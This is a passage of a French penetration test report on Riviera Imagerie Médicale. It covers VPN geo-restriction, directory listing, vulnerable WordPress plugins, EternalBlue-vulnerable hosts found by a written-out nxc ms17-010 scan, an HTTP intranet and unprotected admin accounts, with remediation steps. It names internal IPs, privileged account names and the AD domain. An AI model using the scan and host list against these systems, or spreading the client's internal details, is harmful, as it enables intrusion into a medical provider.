
Risque détaillé

Lorsqu'un service sensible (e.g VPN) exposé sur Internet n'applique pas de géo restrictions, il se rend davantage vulnérable face à différentes attaques. Ces attaques, dans la majorité automatisées, peuvent être effectuées à travers des serveurs situés dans différentes régions du monde. Sans géo restriction, les attaquants peuvent répartir leurs activités sur divers emplacements, rendant plus difficile la détection et le blocage de leurs actions par les systèmes de sécurité.

En conclusion, l'absence de restriction géographique augmente la capacité des attaquants à dissimuler leurs activités et multiplie les sources d'attaques, rendant la réponse aux cybermenaces plus complexe pour les équipes de sécurité.

Observation

Nous avons constaté que l'accès au portail VPN Sophos bénéficie d'une protection GeoIP partielle. Il est essentiel de restreindre l'accès à ce portail aux adresses IPs provenant de pays considérés à risque.



Geo restriction partielle

Remédiation

Complexité	VE-006 – Mise en place d'une restriction géographie sur les actifs sensibles exposés	Gain
Moyenne		Important

Dans le cas d'un VPN, la mise en place d'une restriction géographique peut se faire directement au niveau du pare-feu.

Pour un pare-feu Sophos, la démarche est la suivante :

1. **Créer un groupe de pays (optionnel) :**

- Accédez à Hosts and Services > Country Groups.
- Créez un nouveau groupe nommé, par exemple, France Only.
- Ajoutez la France à ce groupe.

2. **Créer une règle de pare-feu pour autoriser la France :**

- Allez dans Rules and Policies > Firewall Rules.
- Cliquez sur Add Firewall Rule puis sélectionnez New Firewall Rule.
- Configurez la règle comme suit :
  - **Rule name** : Allow SSL VPN France
  - **Action** : Accept
  - **Source zones** : WAN
  - **Source networks and devices** : le groupe France Only
  - **Destination zones** : VPN
  - **Destination networks** : Local VPN resources
  - **Services** : SSL VPN
  - **Position de la règle** : Placez cette règle en haut de la liste.

3. **Créer une règle de pare-feu pour bloquer les autres pays :**

- Toujours dans Rules and Policies > Firewall Rules, cliquez sur Add Firewall Rule puis sélectionnez New Firewall Rule.
- Configurez la règle comme suit :
  - **Rule name** : Block SSL VPN Non-France
  - **Action** : Drop
  - **Source zones** : WAN
  - **Source networks and devices** : Any
  - **Destination zones** : VPN
  - **Destination networks** : Local VPN resources
  - **Services** : SSL VPN
  - **Position de la règle** : Placez cette règle immédiatement après la règle précédente.

4. **Configurer l'accès au portail utilisateur :**

- Allez dans Administration > Device Access.
- Dans la section Local Service ACL Exception Rule, créez une nouvelle règle :
  - **Name** : Allow User Portal France
  - **Services** : User Portal
  - **Source networks** : le groupe France Only
  - **Action** : Allow

Références	*https://docs.sophos.com/nsg/sophos-utm/utm/9.708/help/en-us/Content/utm/utmAdminGuide/NetProtFirewallCountryBlockingExceptions.htm* *https://www.youtube.com/watch?v=So-9Mtn2gel*

Criticité	VE-007 – Directory listing	CVSS
Informationnelle		N/A

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Aucun	Aucun	Aucun
Description	La vulnérabilité "Directory listing" se manifeste lorsque les paramètres du serveur Web (comme Apache ou NGINX) ne sont pas correctement configurés, ou lorsqu'aucun fichier *index.html* ou *index.php* n'est présent dans un répertoire. En conséquence, il est possible, via un navigateur, de voir la liste des dossiers et fichiers présents sur le serveur en naviguant dans l'arborescence du site Web.		

Éléments affectés


- https://www.riviera-imagerie.fr/

Risque détaillé

Le "Directory listing" pourrait s'avérer très critique selon les informations contenues sur le serveur. Si des fichiers sensibles étaient stockés sur le serveur, un attaquant pourrait y accéder facilement et en prendre connaissance. Si ces fichiers renfermaient des identifiants de connexion (comme une sauvegarde d'un fichier de configuration), l'attaquant pourrait contourner les systèmes de détection et se connecter sans déclencher d'alerte.

Observation

Le Directory listing est autorisé, permettant ainsi à un attaquant de visualiser d'un seul coup d'œil les éléments présents dans un dossier.



Directory Listing activé sur le site institutionnel

Remédiation

Complexité	VE-007 – Désactiver le Directory listing sur le serveur	Gain
Faible		Important

Afin de corriger la vulnérabilité "Directory listing", il est essentiel de désactiver cette fonctionnalité sur le serveur Web.

- Pour Apache :

  Pour des environnements Ubuntu / Debian / SUSE avec un moteur Web Apache2, il est possible de désactiver le mode "*autoindex*" avec la commande suivante : "*sudo a2dismod --force autoindex*".

  Il est également possible de modifier le fichier de configuration Apache2 du site Web puis d'ajouter l'option : "*Options -Indexes*". Par exemple :

```
<Directory /var/www/html>
  Options -Indexes
</Directory>
```

- Pour NGINX :

  Il est possible de spécifier "*autoindex on;*" dans la balise "*location*" comme ci-dessous :

```
server {
  location / { autoindex off; }
}
```

- Pour IIS Server :

  Il est nécessaire de procéder à une modification du *web.config.* Voir ci-dessous :

```
<configuration>
  <location path="Secured">
    <system.webServer>
      <directoryBrowse enabled="false" />
    </system.webServer>
  </location>
</configuration>
```

La méthode utilisée peut nécessiter un redémarrage du service pour s'appliquer.

Références	*https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration* *https://www.it-connect.fr/quest-ce-que-le-directory-browsinglisting/* *https://portswigger.net/kb/issues/00600100_directory-listing*

Criticité	VE-008 – Extensions WordPress vulnérables	CVSS
Informationnelle		N/A

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Aucun	Aucun	Aucun

Description	Les extensions (ou plugins) sont développées pour la plupart par des contributeurs indépendants. Il se peut qu'au court de la vie d'une extension, des vulnérabilités soient découvertes dans cette dernière. Il convient alors de surveiller les mises à jour pour maintenir les extensions et garder un niveau de sécurité satisfaisant. De plus, certaines extensions peuvent devenir obsolètes ou ne plus être maintenues, augmentant ainsi les risques. Il est donc essentiel d'auditer régulièrement les extensions utilisées, de désactiver ou supprimer celles qui ne sont plus nécessaires et de vérifier leur compatibilité avec les dernières versions de WordPress pour garantir une sécurité optimale.

Éléments affectés

- https://www.riviera-imagerie.fr/

Risque détaillé

Une ou plusieurs extensions installées sur le site WordPress présentent des vulnérabilités connues. Ces failles peuvent être exploitées par des attaquants pour compromettre la sécurité du site, provoquer des fuites de données ou exécuter des actions malveillantes.

Le niveau de compromission varie en fonction des extensions affectées et des vulnérabilités découvertes. Certaines vulnérabilités peuvent permettre à un attaquant de prendre le contrôle total du site, tandis que d'autres peuvent conduire à des escalades de privilèges, des injections de code malveillant ou des dénis de service.

Observation

Certains plugins présents sur le WordPress ne sont pas à jour et comporte des risques de sécurité. Cela communique des informations aux attaquant sur des lacunes de déploiement des mises à jour.

```
[!] 5 vulnerabilities identified:

[!] Title: Enfold < 5.6.5 - Reflected Cross-Site Scripting
    Fixed in: 5.6.5
    References:
     - https://wpscan.com/vulnerability/2d8b6ed6-1937-4cb5-adf2-39beaa2eb717
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-38400
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/100b700f-8812-48be-8a04-28f60a57b35f

[!] Title: Enfold < 5.6.10 - Reflected Cross-Site Scripting
    Fixed in: 5.6.10
    References:
     - https://wpscan.com/vulnerability/66257027-f73b-42a5-ae10-fc2682ed4318
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-37199
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/83106660-0678-44c0-894d-7287230f616e

[!] Title: Enfold < 6.0.4 - Contributor+ Stored XSS via wrapper_class and class Parameters
    Fixed in: 6.0.4
    References:
     - https://wpscan.com/vulnerability/92c563a1-acef-4191-b8ea-f6746ef0ee76
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5061
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/25462492-59d2-44b7-81c3-93ac04a08bcc

[!] Title: Enfold < 7.0 - Missing Authorization to Sensitive Information Disclosure in avia-export-class.php
    Fixed in: 7.0
    References:
     - https://wpscan.com/vulnerability/a3d1d4af-170d-43e3-a633-8a9dcaf02b66
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-13693
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/61a9ad18-28d4-488c-b3a7-e35745f9c83e

[!] Title: Enfold < 7.0 - Authenticated (Subscriber+) Server-Side Request Forgery via attachment_id
    Fixed in: 7.0
    References:
     - https://wpscan.com/vulnerability/9cdc6496-68c9-401a-a8a4-4625eb5bbb34
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-13695
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/b55722f9-a0b9-4484-bd3b-c21dbe5716ee
```

Détection de plugins vulnérables

Remédiation

Complexité Faible	VE-008 – Mettre en place un suivi des mises à jour des extensions	Gain Important

Vous pouvez activer les mises à jour automatiques pour les plugins que vous considérez comme fiables. Cela garantira qu'ils se mettent à jour automatiquement dès qu'une nouvelle version est disponible. Pour activer les mises à jour automatiques :

1. Allez dans **Extensions > Extensions installées**.
2. Pour chaque plugin, cliquez sur **Activer les mises à jour automatiques**.

Si un plugin ne reçoit plus de mises à jour depuis plusieurs mois ou années, il est probablement obsolète et peut ne plus être disponible dans le répertoire officiel de WordPress. Ces plugins devront donc être supprimés et remplacés par un équivalent plus récent.

Par ailleurs, il est possible d'installer un plugin de sécurité, tel que Wordfence ou iThemes Security permettant de réaliser une revue d'obsolescence et de vulnérabilité des composants installés.

Références	*https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/*

5.2 INTRUSION INTERNE

Criticité	VI-009 – Vulnérabilité Eternal Blue	CVSS
Majeure		8.3

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Faible	Faible	Faible
Description	Eternal Blue (CVE-2017-0144) est une vulnérabilité permettant à un attaquant d'exécuter un code malveillant sur une machine vulnérable sans nécessiter d'authentification préalable.		

Éléments affectés

- 192.168.22.221
- 192.168.23.202
- 192.168.32.80
- 192.168.33.100
- 192.168.92.60
- 192.168.92.172
- 192.168.92.201
- 192.168.92.181
- 192.168.96.13

Risque détaillé

Cette vulnérabilité, découverte par la NSA et rendue publique en 2017 par un groupe appelé "Shadow Brokers", permet à un attaquant d'exécuter du code à distance sur une machine cible via des requêtes SMB malveillantes, sans nécessiter d'authentification préalable.

Elle s'appuie sur l'utilisation de la version 1 du protocole SMB, aujourd'hui obsolète (voir défaut associé). Par ailleurs, elle touche des systèmes d'exploitation anciens sur lesquels aucune mise à jour de sécurité n'a été effectuée.

Eternal Blue a notamment été utilisé dans les campagnes de rançongiciel WannaCry et NotPetya, pour aider leur propagation rapide sur les réseaux victimes.

Observation

De nombreux serveurs obsolètes sont vulnérables à la MS17-017, permettant une compromission à distance sans authentification :

```
nxc smb scope.txt -M ms17-010 | grep -a VULNERABLE
[+] 192.168.22.221 is likely VULNERABLE to MS17-010! (Windows 7 Professional 7601 Service Pack 1)
[+] 192.168.23.202 is likely VULNERABLE to MS17-010! (Windows 7 Professional 7601 Service Pack 1)
[+] 192.168.32.80 is likely VULNERABLE to MS17-010! (Windows 5.1)
[+] 192.168.33.100 is likely VULNERABLE to MS17-010! (Windows Server 2008 R2 Standard 7601 Service
[+] 192.168.92.60 is likely VULNERABLE to MS17-010! (Windows 7 Professional 7601 Service Pack 1)
[+] 192.168.92.172 is likely VULNERABLE to MS17-010! (Windows 5.1)
[+] 192.168.92.201 is likely VULNERABLE to MS17-010! (Windows 7 Professional 7601 Service Pack 1)
[+] 192.168.92.181 is likely VULNERABLE to MS17-010! (Windows 7 Professional 7601 Service Pack 1)
[+] 192.168.96.13 is likely VULNERABLE to MS17-010! (Windows 5.1)
```

Identification vulnérabilité ms17-010

La vulnérabilité n'a pas été exploitée en raison de ses potentiels effets de bord.

Remédiation

Complexité		Gain
Faible	**VI-009 – Appliquer les correctifs de sécurité Microsoft**	Élevé

Mettre en place un processus de mises à jour :

Microsoft a publié un correctif pour Eternal Blue dans le cadre de son **Patch Tuesday** en mars 2017. Il est essentiel de mettre à jour tous les systèmes avec ces patchs pour remédier à la vulnérabilité.

De manière générale, tous les systèmes devraient bénéficier de mises à jour de sécurité régulières afin de limiter l'impact lors de l'apparition de nouvelles vulnérabilités.

Désactiver SMBv1 :

SMBv1 est obsolète et inutile dans la plupart des environnements modernes. Il est fortement recommandé de le désactiver afin de réduire le risque d'exploitation.

Décommissionner les équipements obsolètes :

Nous recommandons d'établir un plan de transition des OS obsolètes vers des versions plus récentes de Windows afin de limiter le risque d'exploitation des vulnérabilités affectant ces systèmes non maintenus.

Références	*https://fr.wikipedia.org/wiki/EternalBlue* *https://learn.microsoft.com/fr-fr/security-updates/securitybulletins/2017/ms17-010*

Criticité	VI-010 – Interface d'administration accessible en HTTP	CVSS
Majeure		8.1


Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Requise
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Élevé	Élevé	Aucun
Description	Plusieurs interfaces d'administration sont accessibles en HTTP, sans chiffrement des données transitant sur le réseau.		

Éléments affectés

- http://192.168.80.76

Risque détaillé


HTTP est un protocole non chiffré, ne garantissant pas la confidentialité et l'intégrité des données transitant sur le réseau. Ainsi, un attaquant présent sur le même réseau qu'un Administrateur accédant à des pages en HTTP peut intercepter le trafic, lire son contenu mais aussi modifier les requêtes. Il peut donc récupérer les mots de passe utilisés pour se connecter aux différents services concernés et les réutiliser pour obtenir un accès Administrateur.



Man in the Middle

Observation

Nous constatons que l'intranet de Riviera Imagerie Médicale est accessible en http. Il est alors possible pour un attaquant d'effectuer une attaque de type MiTM afin de récupérer les identifiants transitant en clair sur le réseau.



Intranet accessible en HTTP

Remédiation

Complexité	VI-010 – Utilisation d'un protocole chiffré	Gain
Moyenne		Important

Il est important d'utiliser HTTPS au lieu de HTTP afin de protéger la confidentialité et l'intégrité des données. Pour cela, un certificat doit être ajouté dans la configuration du serveur Web.

Pour plus d'informations sur l'implémentation vous pouvez vous référer à la documentation du produit concerné.

Références	*https://owasp.org/www-community/attacks/Manipulator-in-the-middle_attack*

Criticité	VI-011 – Comptes privilégiés non membres du groupe Protected Users	CVSS
Majeure		8.0

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Élevée	Élevé	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Élevé	Élevé	Élevé
Description	La protection des comptes privilégiés est d'une importance cruciale en raison de leur accès étendu aux systèmes et aux données sensibles du Système d'information. La protection Protected Users introduite dans Windows Server 2012 R2 permet de définir un groupe d'utilisateurs protégés, auquel des restrictions supplémentaires sont appliquées pour renforcer leur sécurité. Dans le cas présent, certains comptes privilégiés ne sont pas protégés contre le vol d'informations d'authentification car ils n'ont pas été placés dans le groupe "Protected Users", conçu à cet effet.		

Éléments affectés

- Administrateur
- Adm_belluot
- Adm_pioch
- Edl.support
- Edl.service
- Adm_reymbaut
- Helpdesk
- Fileaudit
- Support.rim
- Adm_veeam

Risque détaillé

Les comptes utilisateur membres du groupe "Protected Users" se voient appliquer des mesures de sécurité renforcées.

Sans la présence de ces mesures de sécurité, un attaquant pourrait obtenir un accès à ces comptes privilégiés en exploitant les faiblesses des différents protocoles d'authentification.

En effet, attaques sont réalisables sur le protocole d'authentification NTLM (Pass-The-Hash, relai NTLM, extraction du hash NT en mémoire d'une machine), mais aussi sur le protocole d'authentification Kerberos.

Les membres du groupe "Protected Users" se voient également limiter la mise en cache de jetons d'authentification à l'ouverture de session. Si un attaquant venait à obtenir des séquences d'authentification, il pourrait tenter de réaliser une attaque par force brute afin d'obtenir des identifiants et ainsi, usurper l'identité du compte compromis, ainsi que ses privilèges.

Observation

Nous constatons que les comptes à privilèges ne sont pas protégés.

Name	Domain Admin	Builtin Admin	Protected User
ADMINISTRATEUR@GROUP-RIM.LOCAL	☑	☑	⊗ Unprotected
ADM_BELLUOT@GROUP-RIM.LOCAL	☑	☑	⊗ Unprotected
ADM_PIOCH@GROUP-RIM.LOCAL	☑	☑	⊗ Unprotected
EDL.SUPPORT@GROUP-RIM.LOCAL	☐	☑	⊗ Unprotected
EDL.SERVICE@GROUP-RIM.LOCAL	☐	☑	⊗ Unprotected
ADM_REYMBAUT@GROUP-RIM.LOCAL	☑	☑	⊗ Unprotected
HELPDESK@GROUP-RIM.LOCAL	☐	☑	⊗ Unprotected
FILEAUDIT@GROUP-RIM.LOCAL	☐	☑	⊗ Unprotected
SUPPORT.RIM@GROUP-RIM.LOCAL	☑	☑	⊗ Unprotected
ADM_VEEAM@GROUP-RIM.LOCAL	☑	☑	⊗ Unprotected

